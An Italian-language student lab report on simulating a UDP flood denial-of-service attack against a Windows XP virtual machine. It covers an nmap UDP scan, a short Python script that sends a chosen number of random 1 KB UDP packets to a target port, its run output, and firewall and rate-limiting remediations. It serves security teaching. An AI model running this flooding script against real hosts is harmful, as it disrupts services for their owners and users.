REPORT TECNICO

SIMULAZIONE ATTACCO DOS (CON UDP FLOOD)

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 14/01/2026

1. Introduzione

1.1 Obiettivo dell'Attività

Nell'esercizio di oggi andremo a simulare, grazie ad un programma scritto il linguaggio Python, un attacco di DoS.

1.2 Scopo e Perimetro

Il programma da noi creato deve effettuare un invio di messaggi massivo di richieste UDP ad una macchina target che rimane in ascolto su una porta UDP casuale.

- **Target Autorizzato:** Windows XP

ATTENZIONE: Questo attacco viene effettuato all'interno di un laboratorio virtuale e non è stato compromesso alcun dispositivo esterno all'ambiente di Test.

2. Ambiente di Lavoro e Strumenti

2.1 Configurazione del Laboratorio

L'ambiente di test è costituito da due macchine virtuali in grado di comunicare tra loro:

- **Macchina Attaccante:** Kali Linux 2025.3 - IP: 192.168.50.10
- **Macchina Vittima:** Windows XP - IP: 192.168.50.14
- **Rete:** Rete Interna associata ad un'interfaccia pfSense


2.2 Strumenti Utilizzati

- **Nmap:** Usato per la scansione delle porte.
- **Visual Studio Code:** Usato per la scrittura e l'esecuzione del programma python.


2.3 Test di Configurazione

In questa sezione andrò a verificare se le due macchine virtuali comunicano tra loro con un semplice comando **PING** che sfrutta il protocollo **ICMP**.

KALI → WINDOWS XP



WINDOWS XP → KALI



Le due macchine comunicano correttamente.

3.Attività Tecnica e Metodologia

3.1 Fase Analisi di Rete

Prima di effettuare un qualsiasi tipo di attacco dobbiamo prima di ogni altra cosa analizzare il nostro bersaglio.

Per farlo utilizzerò **Nmap** su un terminale della Kali al fine di individuare, sulla macchina bersaglio, quali porte UDP sono aperte ed utilizzabili per stabilire una connessione.

Il comando che userò è il seguente:

nmap -sU -p80-500 192.168.50.14

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU -p80-500 192.168.50.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 09:28 EST
Nmap scan report for 192.168.50.14
Host is up (0.00086s latency).
Not shown: 420 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
```

Questa scansione ci rivela che la **porta 137** che utilizza il servizio netbios-ns è aperta.

Quest'informazione ci risulterà senz'altro utile dopo.

3.2 Fase di Scripting

In questa fase andremo a scrivere il Programma Python che si occuperà di eseguire l'attacco DoS **UDP Flood** verso l'indirizzo target.

Lo script che utilizzeremo è il seguente:

```python
import socket
import random

IP_Target = input("Inserire l'ID Bersaglio: ")
UDP_Port = int(input("Inserire la porta UDP del target: "))
Packet_Number = int(input("Inserire il numero di pacchetti da inviare: "))

client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #Stabiliamo una connessione
bytes_to_send = random.randbytes(1024) # indico che un pacchetto inviato deve essere di 1 Kb
for i in range(Packet_Number):
    client.sendto(bytes_to_send, (IP_Target, UDP_Port)) #Mando il pacchetto
```

Analisi del codice riga per riga:

- **Riga 1 e 2:** importo le due librerie che mi servono ("socket" e "random");
- **Riga 4, 5 e 6:** creo i tre input che l'utente inserirà quando il programma sarà avviato;
- **Riga 8:** stabilisco una connessione con la macchina bersaglio;
- **Riga 9:** indico che la grandezza dei pacchetti inviati sarà 1024 bytes (1 Kb)
- **Riga 10:** creo un ciclo **for** perché l'utente specificherà quanti pacchetti verranno inviati;
- **Riga 11:** mando il pacchetto al target.

3.3 Esecuzione del Test / Attacco

Adesso non resta altro che avviare il programma, inserire i dati corretti relativi al nostro bersaglio e vederne i risultati.

```
┌──(kali㉿kali)-[~/Desktop/NIX/CodePYTHON]
└─$ /bin/python /home/kali/Desktop/NIX/CodePYTHON/UDP_Flood.py
Inserire l'ID Bersaglio: 192.168.50.14
Inserire la porta UDP del target: 137
Inserire il numero di pacchetti da inviare: 1000000

┌──(kali㉿kali)-[~/Desktop/NIX/CodePYTHON]
└─$
```


4. Risultati e Analisi

Il nostro programma python funziona alla perfezione, una volta che viene avviato partono immediatamente una serie di pacchetti verso la macchina Windows XP Target (nel nostro caso la porta UDP 137).


Il programma avvia di fatto un attacco DoS (Denial of Services) di tipo UDP flood.

A dimostrazione di ciò vediamo i due risultati ottenuti dubito dopo l'avvio dell'attacco:

- **Analisi di rete** → dando un occhiata al **Task manager** di Windows XP notiamo come l'utilizzo della **CPU** aumenta in modo esorbitante:



- **Analisi delle risorse** → aprendo il programma **Whireshark** possiamo osservare tutti i pacchetti malformati che vengono mandati alla vittima:



5. Conclusioni

5.1 Riepilogo

L'obiettivo prefissato nel punto 1.1 è stato pienamente raggiunto. Lo script Python sviluppato ha permesso di simulare con successo un attacco **UDP Flood**, generando un traffico massivo (1.000.000 di pacchetti) verso la porta 137 della macchina target. Le evidenze raccolte durante il test confermano l'impatto dell'attacco.

5.2 Raccomandazioni (Remediation)

Per proteggere il sistema da questa tipologia di attacco, si raccomandano le seguenti misure di mitigazione:

- **Configurazione del Firewall:** È necessario configurare il firewall per bloccare il traffico UDP in entrata sulle porte non strettamente necessarie.
- **Rate Limiting:** Implementare meccanismi di Rate Limiting sui dispositivi di rete (Firewall o Switch) per limitare il numero massimo di pacchetti UDP accettati da una singola sorgente in un determinato intervallo di tempo.
- **Aggiornamento dei Sistemi:** La macchina target (Windows XP) è un sistema operativo obsoleto. Si consiglia la migrazione verso sistemi operativi moderni e supportati, che dispongono di **stack di rete** più robusti e ottimizzati per gestire carichi di traffico anomalo.